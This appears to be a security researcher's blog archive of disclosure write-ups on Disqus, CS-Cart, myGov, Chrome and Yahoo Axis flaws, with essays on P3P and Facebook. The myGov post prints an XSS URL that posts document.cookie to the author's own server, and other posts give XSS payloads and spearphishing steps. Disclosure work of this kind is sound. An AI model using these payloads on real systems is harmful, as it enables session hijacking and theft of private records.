_edit:_ Turns out Maroney was underage when these pictures were taken, which means this screenshot is an admission of posesssion of child pornography. Reddit mods on the fappening sub are [desperately asking users](https://www.reddit.com/r/TheFappening/comments/2fa2a1/meta_effective_immediately_any/) to remove any images of her and other underage celebrities.
**15.** I personally don’t distinguish between somebody who stole the data directly and somebody else who “only” bought that data with the intention of selling it for a profit to the public.
**16.** It seems to have gone wrong for not only our identified friend but a lot of other members of this network over the past few days. It appears the intention was to never make these images public, but that somebody – possibly the previously identified distributor – decided that the opportunity to make some money was too good to pass up and decided to try to sell some of the images. The first post from this set that I could track down was nearly 5 days to the story becoming public, on the 26th of August. Each of those posts was a censored image with a request for an amount of money for an uncensored version. After numerous such posts and nobody paying attention to it (thinking it was a scam) the person behind the posts began publishing uncensored versions, which quickly propagated on anon-ib, 4chan and reddit. My theory is that other members of the ring, seeing the leaks and requests for money also decided to attempt to cash in thinking the value of the images would soon approach zero, which lead to a race to the bottom between those who had access to them.
**17.** In terms of staying secure the most obvious solutions are to pick a better password, set your security answers to long random strings and enable two-factor authentication. Further it is a good idea to ring-fence your email – use one email address that remains private for sensitive accounts such as your online banking, cloud storage etc. and then a separate account for communications whose address is made public. There is no privacy mode in phones and they lump together all your data and metadata in one large bucket, and the only solution if you wish to retain a more private or more anonymous profile is to run a separate phone with the account on there belonging to an alias. There is a reason why drug dealers carry multiple phones, it tends to work in terms of segregating your real identity.
**18.** There is no software that users will ever be able to install or upgrade that will make them completely secure. The responsibility is on both vendors and users. Users need to be aware of good password practices (unique passwords, long, passphrases) as well as the basics of anonymity and security (more on this in another post – attempting to tl;dr security tips in a few, small and simple to understand points)
**Update:** Apple have since [released a statement](https://www.businesswire.com/news/home/20140902006384/en/Apple-Media-Advisory):
_Edit_ The businesswire link is down – the same statement is [available in its original form on the Apple website](https://www.apple.com/pr/library/2014/09/02Apple-Media-Advisory.html):
> After more than 40 hours of investigation, we have discovered that certain celebrity accounts were compromised by a very targeted attack on user names, passwords and security questions, a practice that has become all too common on the Internet. None of the cases we have investigated has resulted from any breach in any of Apple’s systems including iCloud® or Find my iPhone. We are continuing to work with law enforcement to help identify the criminals involved.
---
# Multiple Vulnerabilities in Disqus WordPress Plugin
*2014-08-12*
**Vendor**: [Disqus for WordPress](https://www.disqus.com/)
**Affected versions**: up to v2.7.5
**Patched:** [v2.7.6 release](https://wordpress.org/plugins/disqus-comment-system/other_notes/)
**Exploit:** [Manage.php CSRF+XSS admin exploit](https://gist.github.com/nikcub/cb5dc7a5464276c8424a)
[Disqus](https://disqus.com/) is an extremely popular third-party commenting system used on blogs and media sites. The [disqus plugin for WordPress](https://wordpress.org/plugins/disqus-comment-system/) has been installed over a million times and is the [15th most popular overall](https://wordpress.org/plugins/browse/popular/) WordPress plugin.
I recently performed a penetration test where the website was running the latest version with a small number of plugins, one of which was Disqus – which lead me to dive into the code. Grepping the codebase for POST and GET parameters pretty quickly yielded code blocks where parameters were being passed and output without any filtering.
## Issue 1: CSRF in Manage.php
In the file `manage.php` which handles the plugin settings there is this block of code (line 60 onwards):
The parameters `disqus_replace`, `disqus_public_key` and `disqus_secret_key` are being passed to WordPress’s `update_option` function directly with no filtering. The [documentation for update_option](https://codex.wordpress.org/Function_Reference/update_option) says that it will take any value passed to it and store it in the database. It is up to the plugin author to filter and validate variables here, since there are cases where you want to store HTML or other types of raw data.
Further down in `manage.php` we can see that the options are read out of the database again using `get_option` (line 245):
These variables are then printed back out on the page in the form, where they are filtered properly:
They are only output there after being passed through the WordPress `esc_attr` function which will string replace HTML characters and escape them.
But at the very bottom of the page there is a ‘debug’ feature that dumps all the settings into a `textarea`. This is used to troubleshoot the plugin, where Disqus support can ask a user to simply copy/paste what is in the textarea to find problems.
In the debug area all of these variables are dumped out into the textarea with no filtering. The relevant code (line 537):
We can see that the loop will go through each Disqus option and then dump the value unfiltered. To exploit this, we go back and pick any variable and pass in an XSS exploit.
To exploit this, we need our victim to hit a page we setup where the exploit will be injected via CSRF. Here is a pretty standard example exploit:
We set this HTML page up on our own server, or better yet get it somehow on the same domain as the WordPress install (which means we can IFRAME it invisibly since WordPress sets X-Frame-Options).
That exploit payload, `</textarea><script>alert(1);</script><textarea>` will close up the textarea and then inject a script that will popup an alert as a test.
This is what it looks like:
The last little touch on our exploit is that we trigger the form submit on pageload. I successfully utilized this exploit against a live environment as part of a pen test via a spearphish email to an administrator (my exploit was a little more sophisticated and the payload useful).
## Issue 2: No nonce check on setting reset and delete
This one is less serious, but on the same advanced settings page for the plugin the submitted nonce isn't checked meaning we can use CSRF to trigger the 'reset' function or to delete any of the disqus plugin options.
Exploit here is simple again, take the last exploit and remove all the fields and add one for 'reset'. Deliver to a victim and we can trigger the reset or a delete action.
The form includes a nonce, but it isn't being checked on submit. The `wp_verify_nonce` function ([documentation](https://codex.wordpress.org/Function_Reference/wp_verify_nonce)) should be called on submit.
## Issue 3: Unfiltered parameter in upgrade script
The `step` parameter is stored unfiltered and then echo'd out, resulting in an XSS. Code path can be hit when Disqus install is out of date.
```php
```
## Dislosure Timeline
**June 9th 2014** - Reported to security@disqus
**June 24th 2014** - Fixed in [Disqus for WordPress v2.7.6](https://wordpress.org/plugins/disqus-comment-system/other_notes/)
---
# CS-Cart v4.2.0 Session Hijacking and Other Vulnerabilities
*2014-08-07*
**Vendor**: [CS-Cart](https://www.cs-cart.com/)
**Affected versions**: up to v4.2.0
**Patched:** v4.2.1 released
[CS-Cart](https://www.cs-cart.com/) is a semi-popular open source e-commerce shopping cart application. It contains a homebrew session management system that utilizes an insecure source of randomness to generate session tokens. The poor source of randomness combined with other bugs makes it possible to hijack an administrators session with a small brute-force window.
The exploit involves a number of steps, and i’ll set them all out below along with background on each step.
## Part 1: Weak Session ID Generation
In the file `./app/Tygh/Session.php` line 49:
A session key based on `uniqid`, which is not cryptographically secure. This is what [the PHP manual](https://au1.php.net/uniqid) says about `uniqid`:
> **Warning** This function does not create random nor unpredictable strings. This function must not be used for security purposes. Use a cryptographically secure random function/generator and cryptographically secure hash functions to create unpredictable secure IDs.
What might be understated is just how non-random `uniqid` really is. Here is the [relevant source code](https://github.com/php/php-src/blob/af6c11c5f060870d052a2b765dc634d9e47d0f18/ext/standard/uniqid.c#L44-L87) for the PHP function:
It turns out `uniqid` is just a call to `gettimeofday` and formatted back in hex. The parameter passed to `uniqid` is not a seed, it is just a prefix. Passing `time()` to `uniqid()` effectively just prints the time twice.
To better understand just how non-random this is, here is a pure PHP implementation of `uniqid` to make it a little easier to understand:
Example output:
CS-Cart generating `md5(uniqid(time()))` as a session ID is simply the md5 hash of: the current time as an integer in seconds plus the current time as a hexadecimal number plus the current number of usecs in hex.
You can probably see already where this is heading. There are 999,999 usec’s per second, so if we can work out at what time a session was generated within a second we can take a shot at brute-forcing it.
Exploiting this will require finding a way to force the user into recreating a session or figuring out when their session was created.
## Part 2: Regenerating the Administrators Session
In the same `Session.php` file in the `start` method that is called on every request there is this little block of code:
The `$request` variable simply stores all the applications request variables (it mixes GET and POST vars into one array, replicating PHP’s `$_REQUEST`).
What this code says is – if there is a request variable that is the same name as the session name, then set the value of the session to the value of the request.
We don’t know the value, but what this allows an attacker to do is to set the session variable to an _invalid_ value, thus killing the session.
The session name is unique to each install, but is easy to retrieve by simply visiting the admin portal login page and checking the name of the cookie.
In my example install the name of the cookie is `sid_admin_e66cd`.
We can then craft a URL that when visited will log the admin user out since it isn’t a valid session (there is also a header inject bug here):
`http://cscart.local/admin.php?sid_admin_e66cd=a`
The value of the cookie doesn’t matter. When an administrator visits that URL they will be logged out of their session and sent back to the login page.
We now have a way to force the admin user to re-crate the session. If we send the admin that link and hope they log in again we can narrow down the search field for the brute-force.
## Part 3: User-Agent Checking
One problem with exploiting it is that the CS-Cart application stores the administrators user-agent in the session and checks it on every request. If the user-agent does not match the user agent stored for the user then the session is expired.
There is a way around this – we simply wrap the URL around a URL shortener that we control. That gives us not only the user-agent but also the correct UTC (or relevant timezone) datetime where we can begin our session search from.
I have my own evil shortener that I use – it is hosted on a couple of innocent looking domain names. I crafted the admin logout URL, shortened the link to look like an image and then sent a spearphish email to the target admin:
> Hi, I was wondering if you have this in stock:
The URL would redirect to log them out on the CS-Cart admin backend. Hopefully the admin user would login again after seeing their session logout. Looking at the logs on the shortener, we now have the exact time the admin clicked the link and their exact user-agent.
## Part 4: The exploit
We now have all the components we need to brute-force the session. Here is a simple python exploit (I used a multithreaded version that uses gevent)
[Exploit on GitHub](https://gist.github.com/nikcub/a0686e48ddeb943fd610)
Suggested improvements would be to distribute the load across more machines. I successfully hijacked a session using a small number of servers.
## Issue #2: secret_key is not random.
During install CS-Cart generates a secret key that is used in encryption routines and other security routines. The generation method is not random and is rather weak.
Here is the source:
`str_shuffle` uses `rand`, which is also not secure.
## Disclosure Timeline
**10th June 2014** – Reported to CS-Cart
**17th June 2014** – Bugs confirmed by CS-Cart, offered a free license of their software. I replied asking when the fix will be out – no response.
**20th June 2014** – Sent them an email telling them I have more bugs – no response.
**21st July 2014** – [CS-Cart announce v4.2.1](https://blog.cs-cart.com/2014/07/21/cs-cart-4-2-1-released-new-styles-e-mail-marketing-and-more/) with no mention of security patches, bury the details [in the changelog without mentioning security](https://www.cs-cart.com/changelog421.html) (no credit).
**7th Aug 2014** – I find out they patched the bugs weeks ago only because I checked the latest version myself.
---
# Multiple Vulnerabilities in MyGov, the Australian Government Single-sign-on Solution for Citizen Services.
*2014-05-15*
**Update:** This story has been published by Fairfax [on the Sydney Morning Herald website](https://www.smh.com.au/it-pro/security-it/revealed-serious-flaws-in-mygov-site-exposed-millions-of-australians-private-information-20140515-zrczw.html).
The previous Australian government introduced a policy called [Digital First](http://www.amta.org.au/articles/Delivering.user-friendly.Government.services.online), which is a mission to make the majority of Australian government services available online by 2017. The new government elected in 2013 adapted this policy and extended it further, requiring that 80% of government interfaces with [citizens be digital by 2020](http://www.archive.dbcde.gov.au/2013/september/national_digital_economy_strategy/advancing_australia_as_a_digital_economy/part_three_achieving_o%20ur_goalsbuilding_on_the_2011_national_digital_economystrategy/online_government_service_delivery).
Australian citizens currently interact with each government department using separate credentials. There is on set of user credentials (and association registration, forgot password flow, recovery email, etc.) at each of the tax office, Centerlink (welfare and pension), child support, eHealth, etc. One of the important points of the new policy was to implement a single sign-on solution and integrate all the government services via it. From the policy: “a single authentication process by the end of 2017.”
That single authentication process is hosted at a website called [myGov](http://my.gov.au), where users register once and then ‘link’ services that they want to access. It works in a similar way to single-sign-on accounts at Microsoft (Password) or Google, where logging into Google once will also log you into Gmail, Google Drive etc., or for Microsoft log you into Outlook, Office Online, etc.
myGov steadily rolled out and now has over 2.2 million users. Medicare was one of the first departments to be switched over to the new website, so if you access your medical records online you then _had to_ use myGov. It was with the announcement of Medicare and then the Australian Tax Office moving over that myGov started to attract attention.
I found out after taking a look at the website that myGov was very insecure – leaving the private data of 2.2 million Australian citizens potentially compromised.
Ben Grubb, an IT journalist at Fairfax (Sydney Morning Herald, The Age) [reported that](https://www.smh.com.au/it-pro/government-it/australians-private-government-details-at-mercy-of-hackers-say-it-security-experts-20140428-zqzkg.html) the secrets used to authenticate your identity to myGov were not very secret (using a Medicare number, which is easy to guess) and that hijacking a users identity is possible.
It was that article, along with hearing that the Australian Tax Office would migrate users to myGov, which prompted me to look at the app in more detail.
## Developing a myGov exploit
I fired up Burp, opened the myGov website and then indexed all the public interfaces and crawled them. It wasn’t long before I started seeing 500 errors, crash reports and debug logs such as “Will not display in production: ” being displayed on the production server. One interface that was crashing on bad input looked like an SQL injection (it would give two different responses to a parameter of name `(select 1)` and `(select 1=2)`), any apostrophe or quote mark in any field name or value would crash the app, and worst thing I noticed is that the error messages were not filtering out the quote marks when referring to them in the logs.
I put in `"<>';?` as a value to all the parameters in one page request and every character went straight into the output without being escaped. This is exactly what a cross-site scripting bug is, it’s when an attacker can control the output of a web application directly and execute their own Javascript.
My next test was to pop up an alert, which I knew would work:
`_flowExecutionKey=<img src=a onerror="alert('javascript test')">`
produced:
Next step was to weaponize this exploit and attempt to steal session cookies. Some cross-site scripting attacks can be stopped or mitigated at this point as developers will prevent cookies from being read by Javascript, setting both the HttpOnly flag and the secure flag.
On the myGov app I created some throwaway test accounts and inspected the cookies to see how they were set. These are the results of a typical logged in session:
Most of the cookies were being set with no flags, being allowed to expire whenever. No HttpOnly or secure flags, meaning we can read the values in Javascript and the actual login cookie `PWSEAL-GOV-C` was a session cookie, not set to expire. The app was setting cookies and then relying on Javascript to expire them. There is a process, `sessionCheck()`, which would run every x seconds and check for user inactivity. If it was inactive for 5 minutes it would then run a function that would attempt to expire the cookies programatically.
If you have ever tried expiring cookies with Javascript, you would know that there is no direct way of doing it – you just have to set the same cookie with the same parameters as being empty and hopefully overwrite it. There is a lot that can go wrong in this process, clients with Javascript errors or no Javascript will never have their session expired (it fails to never expiring).
Since we had control of the Javascript via the XSS, we could control this process in any case and kill off the session checking.
One more step in developing an exploit – can the site be framed? This is the difference between being able to exploit the vulnerability by sending a victim _any_ link or having to send them a link directly to the my.gov.au website. The response headers have no X-Frame-Options headers set, which means we can frame the exploit request in a hidden IFRAME on another site and send the user a link to it (you can get hits on your exploit by purchasing banner ads, posting to forums, sending out spam, etc.)
The exploit code was simple, it would post the cookie values back to a server I control (where I have a cookie-grabber setup):
```http
https://my.gov.au/EnrolService/enrolService.htm?_flowId=enrolmentmgflow&_flo wExecutionKey=aa%3cimg%20src%3da%20onerror%3d%22$.post('http://s03.do.nikcub.com/get.php',document.cookie)%22%3eaa
```
Place that in an IFRAME and the exploit works on Firefox and Internet Explorer. The Google Chrome and Safari XSS protection catches this, but since we have to parameters on the same URL which are injectable we can split the payload in two (or include a decoder) and bypass the Chrome and Safari XSS protection.
We now have an exploit for myGov which works in the background of any user visiting a link and which will send us their session and other cookies, allowing us to hijack their login and view and alter their tax, medical, welfare, pension and other records.
I setup a website with a picture on it and included the exploit in an IFRAME in the background. I created another dummy account, opened it in a new browser and visited the link – in less than a second I saw all my cookies scroll down my terminal window which was showing the capture server logs.
I asked Ben if he gave me permission to hack him – he said yes and shortly after I had his cookies and was logged in as him.
## Other Problems
The problems with myGov aren’t just the blatantly poor input handling and escaping. I only tested the public interfaces and was able to crash the server reliably, find multiple instances off no output filtering, find different responses to SQL commands, no cookie expiry, no HttpOnly flags, etc. The list was a dozen issues long, so instead of just writing up the XSS and reporting it to the government I decided to sit down and write all of these down.
A few hours later I had a 6 page document with a dozen issues listed and recommended fixes for each one, but now I had nowhere to send it. Searching the myGov website, the department website the only interface was standard customer support. No security contact and no admin contact. I tried the contacts on the domain and got nothing, and ended up finding a manager from the department on twitter while searching and emailed him.
Not having a security contact would be another issue, so I went back into the document and added it as an issue before emailing it out to the contact at the government I had found on Twitter.
I only ever got one response from the government, it was a formal letter in a PDF attached in an email from an assistant to the IT security person. It talked around the questions I had asked and was mostly about how seriously the government take security issues, how vigilant they are and how thankful they are to me for reporting them.
My follow up emails asking if they had fixed the issues, what they had fixed or hadn’t and if it was ok if I publish the details now all went unanswered. The one XSS I described is fixed – I know that because I checked it again myself, but a lot of the other issues are not.
I never got any other response – no mention of which issues I listed they considered issues, which they had fixed, which they considered not serious, etc. I simply waited another week after not getting a response and assuring that the major issues were patched and then decided to publish this post.
The full document which I sent to the department is embedded below.
## Security report sent to the Department of Human Services
[Australian Government myGov Website Security Issues](https://www.scribd.com/doc/224070691/Australian-Government-myGov-Website-Security-Issues?secret_password=xDLo231FFKMT9GPQnDlP) by [nikcub](https://www.scribd.com/nikcub)
## Government Response
[MyGov Security Gov Response](https://www.scribd.com/doc/224260090/MyGov-Security-Gov-Response) by [nikcub](https://www.scribd.com/nikcub)
---
# Two Google Chrome Privacy Issues
*2012-08-08*
I have recently discovered two privacy issues with Google Chrome that users should be aware of. They both relate to browsing history data not being deleted despite the user taking action to delete browsing history.
A Google Chrome user can delete browser history by going into `Preferences -> Show Adavanced Settings -> Clear Browsing Data`. The following dialog is presented:
_[Image unavailable - Skitch service discontinued]_
If you then click the 'Clear browsing data' button you would expect that all traces of websites that have been visited from the machine would be erased, but there are two instances where user visit data is retained.
I have tested both of these issues with the latest Chrome versions (including Canary) on both Windows and Mac.
## Issue 1: Zoom level information for a domain is retained
When visiting a web site in Chrome, if you zoom in and out (cmd + +/- or view -> zoom in/zoom out) the browser will remember your zoom setting for that website. The next time you visit the same site it will apply your previous zoom setting automatically.
The zoom data is associated per domain, and is stored in the user Preferences file, which is part of the user profile – `~/Library/Application Support/Google/Chrome/Default` in OS X and `\Documents and Settings\%USER\Local Settings\Application Data\Google\Chrome\User Data\Default` on Windows (or AppData in Win8). The Preferences file is a plain text file that stores user preferences in JSON format.
The per host zoom settings are stored in this file and **not deleted** when the user deletes browser history, leaving a trail of visited domain names where the user has adjusted zoom settings.
An example of what it looks like:
```json
“per_host_zoom_levels”: {
“”: -1.0,
“1.bp.blogspot.com”: -0.5778829455375671,
“2.bp.blogspot.com”: 3.0,
“3.bp.blogspot.com”: 3.0,
“4.bp.blogspot.com”: -2.22938871383667,
“account.onetruefan.com”: -1,
“acko.net”: -1.0,
“allthingsd.com”: -1.0,
“antirez.com”: -1,
“api.jquery.com”: -0.5778829455375671,
“apple.stackexchange.com”: -1.0,
“archive.guardian.co.uk”: -1.0,
“arstechnica.com”: -0.5778829455375671,
```
Any other user or process with access to the user profile can access this information.
This issue was [files as a bug](https://code.google.com/p/chromium/issues/detail?id=137412) on the 14th of July.
## Issue 2: DNS prefetched domains are not deleted with browsing history
DNS is used to translate a domain name (eg. xyz.com) to an IP address. The DNS lookup portion of a visit to a webpage can take anywhere from 10-50% of the load time, depending on the DNS server and network conditions.
To improve the performance and responsiveness of Google Chrome, the browser will 'pre-fetch' DNS queries and cache them in the user profile. It will perform DNS lookups in the background for any domain names it finds within a page you are visiting, and cache the results. When you click on one of the links, the cached result is used rather than a network lookup.
Google wrote a [thorough blog post](https://blog.chromium.org/2008/09/dns-prefetching-or-pre-resolving.html) about DNS prefetching in Chrome, how it works and the benefits.
In Chrome, if you open `chrome://dns` in the adress bar, you will see all the statistics for DNS prefetching.
As with the zoom issue, Chrome does not delete this DNS prefetch information when a user deletes browser history – meaning that a long list of visited domains (and other information) is left behind on a machine even after the user forcibly deletes the browser history.
Here is what the DNS prefetch information looks like in the Preferences file.
_[Image unavailable - Skitch service discontinued]_
This issue was [also filed as a bug](https://code.google.com/p/chromium/issues/detail?id=137414) on June the 17th.
There is a [blog post here](https://www.mydigitallife.info/turn-off-dns-prefetching-in-google-chrome-to-fix-resolving-host-and-cannot-load-page-error/) describing how to disable DNS prefetching in Chrome
## Potential Impact
If you are on a shared machine, such as a public terminal, you can learn the browsing habits and sites that are visited of previous users. This is most likely to be used in combination with other attacks.
Don't rely on the built-in features of Chrome to remove every trace of your web browsing history from a machine. With your browsing history, an attacker could find information about the services you use (such as your banking provider, etc.) in preparation for a spear-phish attack.
There is the simple issue of privacy and the potential mis-interpretation of what 'clear browser history' really means. I would have thought that this issue would be somewhat important in clearing up, by adding some simple routines to the history clearing functions, but there has been no action on it from developers on the Chromium project.
---
# Yahoo Axis Chrome Extension Leaks Private Certificate File
*2012-05-24*
Yahoo! today announced their new [Axis](https://axis.yahoo.com) web browser. It is implemented as an extension to Chrome, Firefox and Internet Explorer.
I installed the [Chrome extension](http://sxp.yimg.com/ei/ynano/YAxis_Chrome_v1_0_20120520.crx) (direct link to original Chrome extension, probably not a good idea to install it) with the idea of checking out the source code. The first thing I noticed is that the source package contains their private certificate file used to sign the extension:

The certificate file is used by Yahoo! to sign the extension package, which is used by Chrome and the webstore to authenticate that the package comes from Yahoo!. With access to the private certificate file a malicious attacker is able to create a forged extension that Chrome will authenticate as being from Yahoo!
## Demonstration
To demonstrate the vulnerability, I cloned the source to the extension and added a content script that will prompt a Javascript alert. I then signed my forged extension with the Yahoo! certificate, and installed it in Chrome.
The code for the original Yahoo! extension, and the forged extension I created have been checked into GitHub in a repository at [https://github.com/nikcub/yahoo-spoof](https://github.com/nikcub/yahoo-spoof)
The source is the same as the original Yahoo! Axis extension except for [this content script](https://github.com/nikcub/yahoo-spoof/blob/master/src/content.js#L2) which triggers an alert.
**Warning: Only install the forged extension if you know what you are doing**
Here is [a link](https://github.com/nikcub/yahoo-spoof/raw/master/build/yahoo-spoof.crx) to a build of the forged extension. It is the same as the original Yahoo! source except it includes a content script that will popup a javascript alert on each page, and it has been signed by Yahoo! (well, me).
This is a proof of concept. When you click on that link it will install the extension in Chrome.
## Removing the Extension
See the [detailed instructions on the Google Support website on managing extensions](https://support.google.com/chrome/bin/answer.py?hl=en&answer=187443). There is also a page detailing [how to remove extensions permanently](https://support.google.com/chrome/bin/answer.py?hl=en&answer=113907).
First open the Chrome Extensions setting window.
Either:
a) On Mac OS X click on 'Window' and then 'Extensions'. On Windows click on 'Tools' then 'Extensions', or
b) Click on the wrench icon that is located to the right-hand side of the address bar, click on Tools and then Extensions
c) Visit the address `chrome://extensions` in your address bar. This works on all platforms
Then when you have the extensions setting page open. scroll down until you see the `Yahoo! Axis` extension and either uncheck the 'enabled' checkbox, or mouse over the trash icon to delete it.

## Implications
The clearest implication is that with the private certificate file and a fake extension you can create a spoofed package that captures all web traffic, including passwords, session cookies, etc. The easiest way to get this installed onto a victims machine would be to DNS spoof the update URL. The next time the extension attempts to update it will silently install and run the spoofed extension.
I immediately reported this to Yahoo! on their security contact address and have yet to hear back.
**Update:** Regarding responsible disclosure. I have a long history of contacting vendors and working with them on security and privacy leaks. I have probably reported over a hundred incidents over the past 15 years. The way this came about was out in the open, and started [with tweet](https://twitter.com/nikcub/status/205489752684765185) pointing out the file and only later in the conversation was the possible seriousness of the leak established.
It was only via conversations and messages on Twitter after the initial tweet that we worked out that this could be a serious issue, but I contacted Yahoo almost right away. I think it is important for users to know that there is potentially an issue here and to be wary of it. With hindsight I would have kept it to myself and messages Twitter, but I relied on a number of other people on Twitter who responded to my original message to ascertain the potential of this disclosure.
There is also an element of obviousness in this vulnerability. Any developer who is familiar with how Chrome extensions are verified who looked at the source of this package would have seen and noticed the certificate file.
---
# BlockPlus v4 - Block Google+ widgets and links from other Google sites
*2012-02-21*

Google recently added a Google+ widget to the search engine homepage. I wrote BlockPlus when Google+ was first released and first integrated into other Google properties. The idea was to remove all the links to Google+ and Google+ widgets from other Google properties so that you aren't distracted by them and so that the page would load faster.
Today I have released version 4 (don't ask about the version numbering and how it went from 0.7 to 4.0). It has been updated to remove the new widgets and to also speed up page loading on the Google homepage, the search results page and within other apps such as GMail and Docs.
To install BlockPlus for Chrome click: [https://github.com/nikcub/Blockplus/raw/master/chrome/build/blockplus-4.crx](https://github.com/nikcub/Blockplus/raw/master/chrome/build/blockplus-4.crx). If you installed it previously your browser will auto-update to this new version within a few hours.
The project also has a new homepage at GitHub which you can find at [https://github.com/nikcub/Blockplus](https://github.com/nikcub/Blockplus). Issues can be submitted at [https://github.com/nikcub/Blockplus/issues](https://github.com/nikcub/Blockplus/issues).
Thank you to those who have previously contributed bug fixes, issues or other feedback. There are no outstanding issues with this release.
If you are interested in porting the extension as a user script, a greasemonkey script, for Safari or Firefox then feel free to fork it and submit a pull request. I have organized the directories to allow for builds and separate source for other browsers – I just haven't gotten around to implementing the ports myself.
## Screenshot

---
# Facebook and many other sites also bypass Internet Explorer privacy controls
*2012-02-21*
There is [a post](https://blogs.msdn.com/b/ie/archive/2012/02/20/google-bypassing-user-privacy-settings.aspx) today on a Microsoft MSDN blog about how Google bypasses third-party cookie control in Internet Explorer by setting a false P3P header. The post author is Dean Hachamovitch, who is the VP for IE, and follows up from a [big story last week](https://online.wsj.com/article/SB10001424052970204880404577225380456599176.html) about how Google and a number of other ad networks are bypassing third-party cookie blocking in Safari by using a workaround (the workaround involves an IFRAME and a form that is submitted automatically using Javascript).
The case with IE is different. Google (and many other sites) are taking advantage of the [P3P protocol](https://en.wikipedia.org/wiki/P3P) (a privacy extension to HTTP) to set third-party cookies. Here is a summary of what Google is doing, from the article:
> By default, IE blocks third-party cookies unless the site presents a P3P Compact Policy Statement indicating how the site will use the cookie and that the site’s use does not include tracking the user.
Here is what a valid P3P header looks like, as set by `microsoft.com`:
```bash
$ nc microsoft.com 80
HEAD / HTTP/1.1
Host: www.microsoft.com
HTTP/1.1 301 Moved Permanently
Connection: close
Date: Tue, 21 Feb 2012 04:29:06 GMT
Server: Microsoft-IIS/6.0
**P3P: CP='ALL IND DSP COR ADM CONo CUR CUSo IVAo IVDo PSA PSD TAI TELo OUR SAMo CNT COM INT NAV ONL PHY PRE PUR UNI'**
X-UA-Compatible: IE=EmulateIE7
X-Powered-By: ASP.NET
Location: http://www.microsoft.com
Content-Length: 23
Content-Type: text/html
Cache-control: private
```
If an invalid P3P header is set, or a header that doesn't state policy, Internet Explorer will by default accept the third-party cookies (this doesn't happen in IE9). This is what the P3P header looks like for google.com:
```http
P3P: CP="This is not a P3P policy! See http://www.google.com/support/accounts/bin/answer.py?hl=en&answer=151657 for more info."
```
Not mentioned in the Microsoft article is that Facebook are also setting an invalid header ('invalid' may not be the right terminology here, but they are setting a header that does not contain valid privacy policies). This results in Internet Explorer (pre version 9) accepting the third-party cookies.
From facebook.com:
```bash
$ nc facebook.com 80
GET / HTTP/1.1
Host: www.facebook.com
HTTP/1.1 302 Found
Location: http://www.facebook.com/common/browser.php
**P3P: CP="Facebook does not have a P3P policy. Learn why here: http://fb.me/p3p"**
Set-Cookie: datr=FxdDTzq9li7A7DRTAxVSXaZN; expires=Thu, 20-Feb-2014 04:01:27 GMT; path=/; domain=.facebook.com; httponly
Content-Type: text/html; charset=utf-8
X-FB-Debug: 8V3X/HiIi+1PrEZFy4c8LpavYxpBvnsojJ+pcYyGJUg=
X-Cnection: close
Date: Tue, 21 Feb 2012 04:01:27 GMT
Content-Length: 0
```
The reason Facebook gives for this header in the page [that is linked](https://www.facebook.com/help/?page=219494461411349) from it is:
> The organization that established P3P, the World Wide Web Consortium, suspended its work on this standard several years ago because most modern web browsers do not fully support P3P. As a result, the P3P standard is now out of date and does not reflect technologies that are currently in use on the web, so most websites currently do not have P3P policies.
Microsoft explicitly called out Google for their behaviour but either neglected to mention or didn't investigate Facebook (skeptics may believe that this is because of Microsoft's shareholding in Facebook and their partnerships in search and advertising (HT [ask4n](https://twitter.com/#!/ashk4n/status/171808741816147968))).
If Google is being asked to set proper P3P headers (and it appears that they have already altered at least some of their servers) then Facebook should also he held to the same standard.
We plan on surveying other popular sites to find who else is taking advantage of this loophole in P3P and its implementation to bypass third-party cookie controls in earlier Internet Explorer versions. **Update:** see below. I plan on running a more thorough survey of the top domains.
## Survey of other sites
I looked up the [Shodan Research HTTP archive](http://www.shodanhq.com/research/) to estimate how many other sites are bypassing Internet Explorer privacy controls for third-party cookies by setting an invalid P3P policy.
The database contains all the HTTP headers for the top 10,000 websites according to Alexa. The relevant headers ([P3P](http://www.shodanhq.com/research/infodisc/header/P3P), [p3p](http://www.shodanhq.com/research/infodisc/header/p3p), etc.) show that **almost 500 sites are setting invalid P3P headers – almost a full 5% of the top 10,000 web servers surveyed**.
---
# Facebook Is Losing E-Commerce
*2012-02-19*
Bloomberg has a report [out today](https://www.bloomberg.com/news/2012-02-17/f-commerce-trips-as-gap-to-penney-shut-facebook-stores-retail.html) about retailers shutting down their online Facebook stores due to lack of interest and activity from users. The headline example is Gamestop – who, despite having some 3.5 million fans on Facebook – recently shut down its Facebook shopfront because it didn't take off with users. From the article:
> “There was a lot of anticipation that Facebook would turn into a new destination, a store, a place where people would shop,” Mulpuru said in a telephone interview. “But it was like trying to sell stuff to people while they’re hanging out with their friends at the bar.”
The story also reports that in the past 12 months other large US brands such as Gap, J.C. Penney and Nordstrom have also opened and then subsequently closed stores.
On the same day a story is published about e-commerce failing on Facebook other stories are published about the rapid growth and success of Pinterest – the social collation and shopping site. Pinterest may already be generating tens of millions of dollars in revenue through affiliate fees received from vendors who are referred users from the service.
So what is going wrong at Facebook? How has Pinterest managed to capitalize on the intersection of social and ecommerce while the worlds largest social network has been left to flounder?
## The IPO
Facebook recently filed an [S-1 with the SEC](https://sec.gov/Archives/edgar/data/1326801/000119312512034517/d287954ds1.htm) and intends to go public sometime in the next 3 months. While it is not yet known, it is said that Facebook are aiming for a valuation of between $75-100 Billion dollars.
The key numbers are:
- 845 Million active users (login once a month)
- 483 Million users who login at least once a day
- 43% of all global Internet users are regular Facebook users
- $3.71 Billion in revenue last year, YoY growth of 88%
- $470 Million per year is from Facebook Credits
- Operating margin of 43%
- $1 Billion in earnings
- Revenue growth is slowing, from 88% '10-'11 to 60% '11-'12
- 85% of revenue from ad sales
- $4.75 of revenue per year per active user
A valuation of $100 Billion would imply a PE of 100. A valuation of $75 Billion would imply a PE of 75. Apple trades at a PE of 13x and Google at 20x – so for Facebook to justify a $75-100 Billion valuation it would need to grow its earnings by an order of magnitude.
The question then becomes where this growth will come from. Almost all of the wealthy world is already using Facebook. The next 850 Million users will come from countries where ad rates are a fraction of what they are able to achieve currently. The solution to revenue growth is to either grow revenue per user (currently ~$4 per user vs ~$20 per user at Google) or further diversify revenue.
Facebook has already achieved one thing that Google hasn't – it has two large sources of revenue in ads and in Facebook credits. Credits is expected to grow since it is compulsory for Platform apps to integrate them, but ad yield will be more difficult to grow an order of magnitude without significantly altering the product and user experience.
## E-Commerce
Analysts who place Facebook's valuation at the higher end of the $75-100 Billion range usually justify those numbers by forecasting large revenue growth in e-commerce on Facebook, and Facebook as a retail threat to Amazon and other online outlets. From the Bloomberg article:
> Business consultant Booz & Co. predicted in January 2011 that physical goods sold through social commerce would balloon to $30 billion from $5 billion by 2015, with Facebook contributing a majority of sales.
It is hard to see how this will be achieved when major brands have attempted to open storefronts on the platform only to shut them down due to lack of interest
## Social Commerce
